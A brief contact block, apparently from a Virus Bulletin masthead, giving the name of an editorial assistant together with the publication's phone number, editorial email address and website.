Editorial Assistant: Helen Martin

Tel: +44 20 3920 6348 Email: editorial@virusbulletin.com
Web: https://www.virusbulletin.com/